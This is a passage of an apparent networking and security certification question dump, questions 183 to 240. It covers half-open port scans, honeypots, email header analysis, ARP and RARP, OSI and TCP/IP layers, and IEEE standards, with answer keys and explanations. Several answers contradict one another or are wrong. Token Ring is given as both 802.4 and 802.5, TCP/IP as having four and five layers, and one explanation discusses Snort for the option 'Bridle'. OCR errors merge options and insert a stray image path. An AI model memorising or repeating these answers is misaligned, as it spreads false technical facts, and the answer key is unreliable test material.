Volatile memory, also known as volatile storage, is computer memory that requires power to maintain the stored information, unlike non-volatile memory which does not require a maintained power supply. It has been less popularly known as temporary memory. Most forms of modern random access memory (RAM) are volatile storage, including dynamic random access memory (DRAM) and static random access memory (SRAM). A volatile storage device is faster in reading and writing data.
Answer options A and C are incorrect. Non-volatile memory, nonvolatile memory, NVM, or non-volatile storage, in the most basic sense, is computer memory that can retain the stored information even when not powered. Examples of nonvolatile memory include read-only memory, flash memory, most types of magnetic computer storage devices (e.g. hard disks, floppy disks, and magnetic tape), optical discs, and early computer storage methods such as paper tape and punched cards.

QUESTION 183
You are a professional Computer Hacking forensic investigator. You have been called to collect evidences of buffer overflow and cookie snooping attacks. Which of the following logs will you review to accomplish the task? Each correct answer represents a complete solution. Choose all that apply.

A. Program logs
B. Web server logs
C. Event logs
D. System logs

Correct Answer: ACD
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Evidences of buffer overflow and cookie snooping attacks can be traced from system logs, event logs, and program logs, depending on the type of overflow or cookie snooping attack executed and the error recovery method used by the hacker.

Answer option B is incorrect. Web server logs are used to investigate cross-site scripting attacks.

QUESTION 184
John works as an Ethical Hacker for www.company.com Inc. He wants to find out the ports that are open in www.company.com's server using a port scanner. However, he does not want to establish a full TCP connection. Which of the following scanning techniques will he use to accomplish this task?

A. TCP SYN
B. Xmas tree
C. TCP SYN/ACK
D. TCP FIN

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
According to the scenario, John does not want to establish a full TCP connection. Therefore, he will use the TCP SYN scanning technique. TCP SYN scanning is also known as half-open scanning because in this type of scanning, a full TCP connection is never opened. The steps of TCP SYN scanning are as follows:
1.The attacker sends a SYN packet to the target port.
2.If the port is open, the attacker receives the SYN/ACK message.
3.Now the attacker breaks the connection by sending an RST packet.
4.If the RST packet is received, it indicates that the port is closed.

This type of scanning is hard to trace because the attacker never establishes a full 3-way handshake connection and most sites do not create a log of incomplete TCP connections.
Answer option C is incorrect. In TCP SYN/ACK scanning, an attacker sends a SYN/ACK packet to the target port. If the port is closed, the victim assumes that this packet was mistakenly sent by the attacker, and sends the RST packet to the attacker. If the port is open, the SYN/ACK packet will be ignored and the port will drop the packet. TCP SYN/ACK scanning is stealth scanning, but some intrusion detection systems can detect TCP SYN/ACK scanning.
Answer option D is incorrect. TCP FIN scanning is a type of stealth scanning through which the attacker sends a FIN packet to the target port.
If the port is closed, the victim assumes that this packet was sent mistakenly by the attacker and sends the RST packet to the attacker. If the port is open, the FIN packet will be ignored and the port will drop that packet. TCP FIN scanning is useful only for identifying ports of non-Windows operating systems because Windows operating systems send only RST packets irrespective of whether the port is open or closed.
Answer option B is incorrect. Xmas Tree scanning is just the opposite of null scanning. In Xmas Tree scanning, all packets are turned on. If the target port is open, the service running on the target port discards the packets without any reply. According to RFC 793, if the port is closed, the remote system replies with the RST packet. Active monitoring of all incoming packets can help system network administrators detect an Xmas Tree scan.

QUESTION 185
FILL BLANK

Fill in the blank with the appropriate term.
_____ is a prime example of a high-interaction honeypot.

Correct Answer: Honeynet
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Honeynet is a prime example of a high-interaction honeypot. Two or more honeypots on a network form a honeynet. Typically, a honeynet is used for monitoring a larger and/or more diverse network in which one honeypot may not be sufficient. Honeynets and honeypots are usually implemented as parts of larger network intrusion-detection systems. A honeyfarm is a centralized collection of honeypots and analysis tools.

QUESTION 186
Which of the following tools is an open source protocol analyzer that can capture traffic in real time?

A. NetResident
B. Wireshark
C. Bridle
D. NetWitness
E. None

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Wireshark is an open source protocol analyzer that can capture traffic in real time. Wireshark is a free packet sniffer computer application. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Wireshark is very similar to tcpdump, but it has a graphical front-end, and many more information sorting and filtering options. It allows the user to see all traffic being passed over the network (usually an Ethernet network but support is being added for others) by putting the network interface into promiscuous mode.
Wireshark uses pcap to capture packets, so it can only capture the packets on the networks supported by pcap. It has the following features:
Data can be captured "from the wire" from a live network connection or read from a file that records the already-captured packets.
Live data can be read from a number of types of network, including Ethernet, IEEE 802.11, PPP, and loopback.
Captured network data can be browsed via a GUI, or via the terminal (command line) version of the utility, tshark.
Captured files can be programmatically edited or converted via command-line switches to the "editcap" program.
Data display can be refined using a display filter. Plugins can be created for dissecting new protocols.
Answer option C is incorrect. Snort is an open source network intrusion prevention and detection system that operates as a network sniffer. It logs activities of the network that is matched with the predefined signatures. Signatures can be designed for a wide range of traffic, including Internet Protocol (IP), Transmission Control Protocol (TCP), User Datagram Protocol (UDP), and Internet Control Message Protocol (ICMP). Answer option D is incorrect. NetWitness is used to analyze and monitor the network traffic and activity.
Answer option A is incorrect. Netresident is used to capture, store, analyze, and reconstruct network events and activities.

QUESTION 187 Which of the following tools are NOT used for logging network activities in the Linux operating system? Each correct answer represents a complete solution.
Choose all that apply.

A. PsLoggedOn
B. PsGetSid
C. Timbersee

D. Swatch


Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:
Explanation:
PsLoggedOn and PsGetSid are not logging tools. They are command-line utilities used in the Windows operating system.
PsLoggedOn is an applet that displays both the local and remote logged on users. If an attacker specifies a user name instead of a computer, PsLoggedOn searches the computers in the network and tells whether the user is currently logged on or not. The command syntax for PsLoggedOn is as follows:
psloggedon [-] [-l] [-x] [\\computername | username]
PsGetSid is a tool that is used to query SIDs remotely. Using PsGetSid, the attacker can access the SIDs of user accounts and translate an SID into the user name. The command syntax for PsGetSid is as follows:
psgetsid [\\computer[,computer[,...] | @file] [-u username [-p password]]] [account|SID]
Answer options C and D are incorrect. Timbersee and Swatch are tools used for logging network activities in the Linux operating system.

QUESTION 188
FILL BLANK

Fill in the blank with the appropriate term.
The_____ model is a description framework for computer network protocols and is sometimes called the Internet Model or the DoD Model.
Correct Answer: TCP/IP
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The TCP/IP model is a description framework for computer network protocols. It describes a set of general design guidelines and implementations of specific networking protocols to enable computers to communicate over a network. TCP/IP provides end-to-end connectivity specifying how data should be formatted, addressed, transmitted, routed and received at the destination. Protocols exist for a variety of different types of communication services between computers. The TCP/IP Model is sometimes called the Internet Model or the DoD Model.
The TCP/IP model has four unique layers as shown in the image. This layer architecture is often compared with the seven-layer OSI Reference Model. The TCP/IP model and related protocols are maintained by the Internet Engineering Task Force (IETF).



QUESTION 189 Which of the following is a software tool used in passive attacks for capturing network traffic?

A. Intrusion prevention system
B. Intrusion detection system
C. Warchalking
D. Sniffer

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A sniffer is a software tool that is used to capture any network traffic. Since a sniffer changes the NIC of the LAN card into promiscuous mode, the NIC begins to record incoming and outgoing data traffic across the network. A sniffer attack is a passive attack because the attacker does not directly connect with the target host. This attack is most often used to grab logins and passwords from network traffic. Tools such as Ethereal, Snort, Windump, EtherPeek, Dsniff are some good examples of sniffers. These tools provide many facilities to users such as graphical user interface, traffic statistics graph, multiple sessions tracking, etc.

Answer option A is incorrect. An intrusion prevention system (IPS) is a network security device that monitors network and/or system activities for malicious or unwanted behavior and can react, in real-time, to block or prevent those activities. When an attack is detected, it can drop the offending packets while still allowing all other traffic to pass.
Answer option B is incorrect. An IDS (Intrusion Detection System) is a device or software application that monitors network and/or system activities for malicious activities or policy violations and produces reports to a Management Station. Intrusion prevention is the process of performing intrusion detection and attempting to stop detected possible incidents. Intrusion detection and prevention systems (IDPS) are primarily focused on identifying possible incidents, logging information about them, attempting to stop them, and reporting them to security administrators.
Answer option C is incorrect. Warchalking is the drawing of symbols in public places to advertise an open Wi-Fi wireless network. Having found a Wi-Fi node, the warchalker draws a special symbol on a nearby object, such as a wall, the pavement, or a lamp post. The name warchalking is derived from the cracker terms war dialing and war driving.

QUESTION 190 Which of the following types of coaxial cable is used for cable TV and cable modems?

A. RG-8
B. RG-62
C. RG-59
D. RG-58

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
RG-59 type of coaxial cable is used for cable TV and cable modems.
Answer option A is incorrect. RG-8 coaxial cable is primarily used as a backbone in an Ethernet LAN environment and often connects one wiring closet to another. It is also known as 10Base5 or ThickNet.
Answer option B is incorrect. RG-62 coaxial cable is used for ARCNET and automotive radio antennas.
Answer option D is incorrect. RG-58 coaxial cable is used for Ethernet networks. It uses baseband signaling and 50-Ohm terminator. It is also known as 10Base2 or ThinNet.

QUESTION 191 In an Ethernet peer-to-peer network, which of the following cables is used to connect two computers, using RJ-45 connectors and Category-5 UTP cable?

A. Serial
B. Loopback
C. Crossover
D. Parallel

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
In an Ethernet peer-to-peer network, a crossover cable is used to connect two computers, using RJ-45 connectors and Category-5 UTP cable.
Answer options D and A are incorrect. Parallel and serial cables do not use RJ-45 connectors and Category-5 UTP cable. Parallel cables are used to connect printers, scanners etc., to computers, whereas serial cables are used to connect modems, digital cameras etc., to computers.
Answer option B is incorrect. A loopback cable is used for testing equipments.

QUESTION 192
You work as a Network Security Analyzer. You got a suspicious email while working on a forensic project. Now, you want to know the IP address of the sender so that you can analyze various information such as the actual location, domain information, operating system being used, contact information, etc. of the email sender with the help of various tools and resources. You also want to check whether this email is fake or real. You know that analysis of email headers is a good starting point in such cases. The email header of the suspicious email is given below:

X-Apparently-To:	itzme_adee@yahoo.com via 209.191.91.180; Mon, 10 Aug 2009 07:59:47 -0700
Return-Path:	<bounce@vetpaintmail.com>
X-YahooFilteredBulk:	216.168.54.25
X-YMailISG:	lI0jjRIWLDshqPeX9g5WgzYv2NbqcgrXw47uBekfvpP65bE42euHuhU2OU9QtaJk9tnI3dhriCmF.cmku96g9o8ggD
X-Originating-IP:	[216.168.54.25]
Authentication-Results:	mta251.mail.re3.yahoo.com from=vetpaintmail.com; domainkeys=pass (ok)
Received:	from 216.168.54.25 (EHLO mail.vetpaintmail.com) (216.168.54.25) by mta251.mail.re3.yahoo.com with SM
Received:	from vetpaintmail.com ([172.16.10.90]) by mail.vetpaintmail.com (StrongMail Enterprise 4.1.1.1(4.1.1-448
X-VirtualServer:	Digest, mail.vetpaintmail.com, 172.16.10.93
X-VirtualServerGroup:	Digest
X-MailingID:	1181167079::64600::1249057716::9100::1133::1133
X-SMHeaderMap:	mid="X-MailingID"
X-Mailer:	StrongMail Enterprise 4.1.1.1(4.1.1-44827)
X-Destination-ID:	itzme_adee@yahoo.com
X-SMFBL:	aXR6bWVfYWRlZU85YWhvby5jb20=
DomainKey-Signature:	a=rsa-sha1; c=nofws; s=customer; d=vetpaintmail.com; q=dns; b=Yv6LNRzb+8Jaik8frIKfeO2WPnpkJMsJ1F
Content-Transfer-Encoding:	7bit
Content-Type:	multipart/alternative; boundary="----=_NextPart_0F9_1F0B_2109CDA4.577F5A4D"
Reply-To:	<no-reply@vetpaintmail.com>
MIME-Version:	1.0
Message-ID:	<1181167079.1133@vetpaintmail.com>
Subject:	The Ethical Hacking Weekly Digest
Date:	Mon, 10 Aug 2009 07:37:02 -0700
To:	itzme_adee@yahoo.com
From:	The Ethical Hacking <info@vetpaintmail.com>
Content-Length:	35382

What is the IP address of the sender of this email?

A. 209.191.91.180
B. 141.1.1.1
C. 172.16.10.90
D. 216.168.54.25

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The IP address of the sender of this email is 216.168.54.25. According to the scenario, you want to know the IP address of the sender so that you can analyze various information such as the actual location, domain information, operating system being used, contact information, etc. of the email sender with the help of various tools and resources. You also want to check whether this email is fake or real. You know that analysis of email headers is a good starting point in such cases. Once you start to analyze the email header, you get an entry entitled as X-Originating-IP. You know that in Yahoo, the X-Originating-IP is the IP address of the email sender and in this case, the required IP address is 216.168.54.25. Answer options A, C, and B are incorrect. All these are the IP addresses of the Yahoo and Wetpaint servers.

QUESTION 193
Which of the following is the practice of sending unwanted e-mail messages, frequently with commercial content, in large quantities to an indiscriminate set of recipients? Each correct answer represents a complete solution. Choose all that apply.

A. Email spoofing
B. Junk mail
C. E-mail spam
D. Email jamming

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:
Explanation:
E-mail spam, also known as unsolicited bulk email (UBE), junk mail, or unsolicited commercial email (UCE), is the practice of sending unwanted e-mail messages, frequently with commercial content, in large quantities to an indiscriminate set of recipients.
Answer option A is incorrect. Email spoofing is a fraudulent email activity in which the sender address and other parts of the email header are altered to appear as though the email originated from a different source. Email spoofing is a technique commonly used in spam and phishing emails to hide the origin of the email message. By changing certain properties of the email, such as the From, Return-Path and Reply-To fields (which can be found in the message header), ill-intentioned users can make the email appear to be from someone other than the actual sender. The result is that, although the email appears to come from the address indicated in the From field (found in the email headers), it actually comes from another source.
Answer option D is incorrect. Email jamming is the use of sensitive words in e-mails to jam the authorities that listen in on them by providing a form of a red herring and an intentional annoyance. In this attack, an attacker deliberately includes "sensitive" words and phrases in otherwise innocuous emails to ensure that these are picked up by the monitoring systems. As a result, the senders of these emails will eventually be added to a "harmless" list and their emails will be no longer intercepted, hence it will allow them to regain some privacy.

QUESTION 194
Which of the following is a worldwide organization that aims to establish, refine, and promote Internet security standards?

A. ANSI
B. WASC
C. IEEE
D. ITU

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Web Application Security Consortium (WASC) is a worldwide organization that aims to establish, refine, and promote Internet security standards. WASC is vendor-neutral, although members may belong to corporations involved in the research, development, design, and distribution of Web security-related products.
Answer option A is incorrect. ANSI (American National Standards Institute) is the primary organization for fostering the development of technology standards in the United States. ANSI works with industry groups and is the U.S. member of the International Organization for Standardization (ISO) and the International Electro-technical Commission (IEC). Long-established computer standards from ANSI include the American Standard Code for Information Interchange (ASCII) and the Small Computer System Interface (SCSI).
Answer option D is incorrect. The International Telecommunication Union (ITU) is an organization established to standardize and regulate international radio and telecommunications. Its main tasks include standardization, allocation of the radio spectrum, and organizing interconnection arrangements between different countries to allow international phone calls. ITU sets standards for global telecom networks.
The ITU's telecommunications division (ITU-T) produces more than 200 standard recommendations each year in the converging areas of telecommunications, information technology, consumer electronics, broadcasting and multimedia communications. ITU was streamlined into the following three sectors:
ITU-D (Telecommunication Development)
ITU-R (Radio communication)
ITU-T (Telecommunication Standardization)
Answer option C is incorrect. The Institute of Electrical and Electronic Engineers (IEEE) is a society of technical professionals. It promotes the development and application of electro-technology and allied sciences. IEEE develops communications and network standards, among other activities. The organization publishes number of journals, has many local chapters, and societies in specialized areas.

QUESTION 195
Which of the following statements are TRUE about Demilitarized zone (DMZ)? Each correct answer represents a complete solution. Choose all that apply.

A. In a DMZ configuration, most computers on the LAN run behind a firewall connected to a public network like the Internet.
B. Demilitarized zone is a physical or logical sub-network that contains and exposes external services of an organization to a larger un-trusted network.C. The purpose of a DMZ is to add an additional layer of security to the Local Area Network of an organization.
D. Hosts in the DMZ have full connectivity to specific hosts in the internal network.

Correct Answer: BCA
Section: (none)
Explanation

Explanation/Reference:
Explanation:

A demilitarized zone (DMZ) is a physical or logical subnetwork that contains and exposes external services of an organization to a larger network, usually the Internet. The purpose of a DMZ is to add an additional layer of security to an organization's Local Area Network (LAN); an external attacker only has access to equipment in the DMZ, rather than the whole of the network. Hosts in the DMZ have limited connectivity to specific hosts in the internal network, though communication with other hosts in the DMZ and to the external network is allowed. This allows hosts in the DMZ to provide services to both the internal and external networks, while an intervening firewall controls the traffic between the DMZ servers and the internal network clients. In a DMZ configuration, most computers on the LAN run behind a firewall connected to a public network such as the Internet.

QUESTION 196
Which of the following network scanning tools is a TCP/UDP port scanner that works as a ping sweeper and hostname resolver?

A. Hping
B. SuperScan
C. Netstat
D. Nmap

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
SuperScan is a TCP/UDP port scanner. It also works as a ping sweeper and hostname resolver. It can ping a given range of IP addresses and resolve the host name of the remote system. The features of SuperScan are as follows:
It scans any port range from a built-in list or any given range.
It performs ping scans and port scans using any IP range.
It modifies the port list and port descriptions using the built in editor.
It connects to any discovered open port using user-specified "helper" applications.
It has the transmission speed control utility.
Answer option D is incorrect. Nmap is a free open-source utility for network exploration and security auditing. It is used to discover computers and services on a computer network, thus creating a "map" of the network. Just like many simple port scanners, Nmap is capable of discovering passive services. In addition, Nmap may be able to determine various details about the remote computers. These include operating system, device type, uptime, software product used to run a service, exact version number of that product, presence of some firewall techniques and, on a local area network, even vendor of the remote network card. Nmap runs on Linux, Microsoft Windows, etc.
Answer option C is incorrect. Netstat (network statistics) is a command-line tool that displays network connections (both incoming and outgoing), routing tables, and a number of network interface statistics. It is available on Unix, Unix-like, and Windows NT-based operating systems. It is used to find problems on the network and to determine the amount of traffic on the network as a performance measurement.
Answer option A is incorrect. Hping is a free packet generator and analyzer for the TCP/IP protocol. Hping is one of the de facto tools for security auditing and testing of firewalls and networks. The new version of hping, hping3, is scriptable using the Tcl language and implements an engine for string based, human readable description of TCP/IP packets, so that the programmer can write scripts related to low level TCP/IP packet manipulation and analysis in very short time. Like most tools used in computer security, hping is useful to both system administrators and crackers (or script kiddies).

QUESTION 197
Which of the following is a network layer protocol used to obtain an IP address for a given hardware (MAC) address?

A. IP
B. PIM
C. RARP
D. ARP

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reverse Address Resolution Protocol (RARP) is a Network layer protocol used to obtain an IP address for a given hardware (MAC) address. RARP is sort of the reverse of an ARP. Common protocols that use RARP are BOOTP and DHCP.
Answer option D is incorrect. Address Resolution Protocol (ARP) is a network maintenance protocol of the TCP/IP protocol suite. It is responsible for the resolution of IP addresses to media access control (MAC) addresses of a network interface card (NIC). The ARP cache is used to maintain a correlation between a MAC address and its corresponding IP address. ARP provides the protocol rules for making this correlation and providing address conversion in both directions. ARP is limited to physical network systems that support broadcast packets.
Answer option B is incorrect. Protocol-Independent Multicast (PIM) is a family of multicast routing protocols for Internet Protocol (IP) networks that provide one-to-many and many-to-many distribution of data over a LAN, WAN, or the Internet. It is termed protocol-independent because PIM does not include its own topology discovery mechanism, but instead uses routing information supplied by other traditional routing protocols, such as Border Gateway Protocol (BGP).
Answer option A is incorrect. The Internet Protocol (IP) is a protocol used for communicating data across a packet-switched inter-network using the Internet Protocol Suite, also referred to as TCP/IP.
IP is the primary protocol in the Internet Layer of the Internet Protocol Suite and has the task of delivering distinguished protocol datagrams (packets) from the source host to the destination host solely based on their addresses. For this purpose, the Internet Protocol defines addressing methods and structures for datagram encapsulation. The first major version of addressing structure, now referred to as Internet Protocol Version 4 (IPv4), is still the dominant protocol of the Internet, although the successor, Internet Protocol Version 6 (IPv6), is being deployed actively worldwide.

QUESTION 198
FILL BLANK

Fill in the blank with the appropriate term.
A _____ is a term in computer terminology used for a trap that is set to detect, deflect, or in some manner counteract attempts at unauthorized use of information systems.

Correct Answer: honeypot
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A honeypot is a term in computer terminology used for a trap that is set to detect, deflect, or in some manner counteract attempts at unauthorized use of information systems. Generally it consists of a computer, data, or a network site that appears to be part of a network, but is actually isolated, and monitored, and which seems to contain information or a resource of value to attackers.

QUESTION 199
FILL BLANK

Fill in the blank with the appropriate term.
A _____ gateway is a type of network gateway that provides the added capability to control devices across the Internet.

Correct Answer: home automation
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A home automation gateway is a type of network gateway that provides the added capability to control devices across the Internet. Most gateways plug in to the home broadband router (and a wall outlet for power). When connected to a router that has Internet connectivity, the automation gateway helps in enabling computers and Web-enabled phones to remotely access automation devices at home.

QUESTION 200 Which of the following is a network maintenance protocol of the TCP/IP protocol suite that is responsible for the resolution of IP addresses to media access control (MAC) addresses of a network interface card (NIC)?

A. DHCP
B. ARP
C. PIM
D. RARP

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Address Resolution Protocol (ARP) is a network maintenance protocol of the TCP/IP protocol suite. It is responsible for the resolution of IP addresses to media access control (MAC) addresses of a network interface card (NIC). The ARP cache is used to maintain a correlation between a MAC address and its corresponding IP address. ARP provides the protocol rules for making this correlation and providing address conversion in both directions. ARP is limited to physical network systems that support broadcast packets.
Answer option A is incorrect. The Dynamic Host Configuration Protocol (DHCP) is a computer networking protocol used by hosts (DHCP clients) to retrieve IP address assignments and other configuration information. DHCP uses a clientserver architecture. The client sends a broadcast request for configuration information. The DHCP server receives the request and responds with configuration information from its configuration database. In the absence of DHCP, all hosts on a network must be manually configured individually - a time-consuming and often error-prone undertaking. DHCP is popular with ISP's because it allows a host to obtain a temporary IP address.
Answer option D is incorrect. Reverse Address Resolution Protocol (RARP) is a Network layer protocol used to obtain an IP address for a given hardware (MAC) address. RARP is sort of the reverse of an ARP. Common protocols that use RARP are BOOTP and DHCP.
Answer option C is incorrect. Protocol-Independent Multicast (PIM) is a family of multicast routing protocols for Internet Protocol (IP) networks that provide one-to-many and many-to-many distribution of data over a LAN, WAN, or the Internet. It is termed protocol-independent because PIM does not include its own topology discovery mechanism, but instead uses routing information supplied by other traditional routing protocols, such as Border Gateway Protocol (BGP).

QUESTION 201 What is the range for
registered ports?

A. 1024 through 49151
B. 0 through 1023

C. Above 65535
D. 49152 through 65535

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 202 How many layers are present in the TCP/IP model?

A. 10
B. 5C. 4
D. 7

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 203 In which of the following transmission modes is communication uni-directional?

A. Root mode
B. Full-duplex mode
C. Half-duplex mode
D. Simplex mode

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 204 CSMA/CD is specified in which of the following IEEE standards?

A. 802.3 B. 802.2
C. 802.1
D. 802.15

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 205 What is the response of an Xmas scan if a port is either open or filtered?

A. RST

B. No response
C. FIN
D. PUSH

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 206 Which of the following fields in the IPv6 header replaces the TTL field in the IPv4 header?

A. Next header
B. Traffic class
C. Hop limit
D. Version

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 207 Which of the following IEEE standards defines a physical bus topology?

A. 802.4
B. 802.5
C. 802.6
D. 802.3

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 208 Which of the following protocols is described as a connection-oriented and reliable delivery transport layer protocol?

A. UDP
B. IP
C. SSL
D. TCP

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 209
Which of the following protocols is used for inter-domain multicast routing?

A. BGP B.
RPC
C. VoIP
D. RADIUS

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 210 How many layers are present in the OSI layer model?

A. 5
B. 4
C. 7
D. 9

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 211 Which of the following is an electronic device that helps in forwarding data packets along networks?

A. Router
B. Hub
C. Repeater
D. Gateway

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 212 Which of the following represents a network that connects two or more LANs in the same geographical area?

A. PAN
B. WAN
C. MAN
D. SAN

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
QUESTION 213 The IP addresses reserved for experimental purposes belong to which of the following classes?

A. Class E
B. Class C
C. Class AD. Class D

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 214 Which of the following layers is closest to the end user?

A. Application layer
B. Physical layer
C. Session layer
D. Presentation layer

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 215 Which of the following IEEE standards defines the token passing ring topology?

A. 802.4
B. 802.5
C. 802.3
D. 802.7

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 216 Which of the following layers of the OSI model provides physical addressing?

A. Application layer
B. Network layer
C. Physical layer
D. Data link layer

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
QUESTION 217 Which of the following protocols sends a jam signal when a collision is detected?

A. ALOHA

B. CSMA/CA
C. CSMA/CD
D. CSMA

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 218 Which of the following key features limits the rate a sender transfers data to guarantee reliable delivery?

A. Ordered data transfer
B. Error-free data transfer
C. Flow control
D. Congestion control

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 219 Which of the following OSI layers is sometimes called the syntax layer?

A. Presentation layer
B. Application layer
C. Physical layer
D. Data link layer

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 220 In which of the following transmission modes is data sent and received alternatively?

A. Simplex mode
B. Bridge mode
C. Half-duplex mode
D. Full-duplex mode

Correct Answer: C
Section: (none)
Explanation
Explanation/Reference:

QUESTION 221 Which of the following IEEE standards adds QoS features and multimedia support?

A. 802.11b
B. 802.11e
C. 802.5
D. 802.11a

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 222 What is the range for well known ports?

A. 49152 through 65535
B. 1024 through 49151
C. Above 65535
D. 0 through 1023

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 223 Which of the following IEEE standards defines the demand priority access method?

A. 802.15
B. 802.3
C. 802.12
D. 802.11

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 224 Which of the following is an example of a network providing DQDB access methods?

A. IEEE 802.3
B. IEEE 802.2C. IEEE 802.4
D. IEEE 802.6

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 225 Which of the following OSI layers formats and encrypts data to be sent across the network?

A. Transport layer
B. Network layer
C. Physical layer
D. Presentation layer

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 226 Which of the following protocols is used in wireless networks?

A. CSMA
B. CSMA/CDC. ALOHA
D. CSMA/CA

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 227 Token Ring is standardized by which of the following IEEE standards?

A. 802.2
B. 802.4
C. 802.3
D. 802.1

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 228 Which of the following protocols is used to report an error in datagram processing?

A. ARP
B. BGP
C. ICMP
D. DHCP

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 229 Which of the following is a high-speed network that connects computers, printers, and other network devices together?

A. MAN
B. LAN
C. WAN
D. CAN

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 230 Which of the following TCP/IP state transitions represents no connection state at all?

A. Closed
B. Closing
C. Close-wait
D. Fin-wait-1

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 231 What is the range for private ports?

A. 49152 through 65535
B. 1024 through 49151
C. Above 65535
D. 0 through 1023

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 232 Which of the following protocols supports source-specific multicast (SSM)?

A. DHCP
B. ARP
C. DNS
D. BGMP

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 233 Which of the following standards is approved by IEEE-SA for wireless personal area networks?

A. 802.11a
B. 802.15
C. 802.16
D. 802.1

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 234 Which of the following ranges of addresses can be used in the first octet of a Class A network address?

A. 0-127
B. 192-223C. 224-255
D. 128-191

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 235 Which of the following ranges of addresses can be used in the first octet of a Class B network address?

A. 224-255
B. 128-191
C. 0-127
D. 192-223

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 236
Which of the following OSI layers defines the electrical and physical specifications for devices?
A. Data link layer
B. Presentation layer
C. Physical layer
D. Transport layer

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 237 Which of the following protocols is a method for implementing virtual private networks?

A. SSL
B. PPTP
C. TLS
D. SNMP

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 238 Which of the following layers provides communication session management between host computers?

A. Application layer
B. Internet layer
C. Transport layer
D. Link layer

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 239 Which of the following flags is set when a closed port responds to an Xmas tree scan?

A. RST
B. ACK
C. PUSH
D. FIN

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 240
Which of the following is a congestion control mechanism that is designed for unicast flows operating in an Internet environment and competing with TCP traffic?

A. Sliding Window
B. TCP Friendly Rate Control
C. Selective Acknowledgment
D. Additive increase/multiplicative-decrease

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

Explanation:
TCP-Friendly Rate Control (TFRC) is a congestion control mechanism that is designed for unicast flows operating in an Internet environment and competing with TCP traffic. Its goal is to compete fairly with TCP traffic on medium timescales, but to be much less variable than TCP on short timescales.
TCP congestion control works by maintaining a window of packets that have not yet been acknowledged. This window is increased by one packet every round-trip time if no packets have been lost, and is decreased by half if a packet loss is detected. Thus, TCP's window is a function of the losses observed in the network and the round trip time experienced by the flow.
The idea behind TFRC is to measure the loss probability and round trip time and to use these as the parameters to a model of TCP throughput. The expected throughput from this model is then used to directly drive the transmit rate of a TFRC flow.
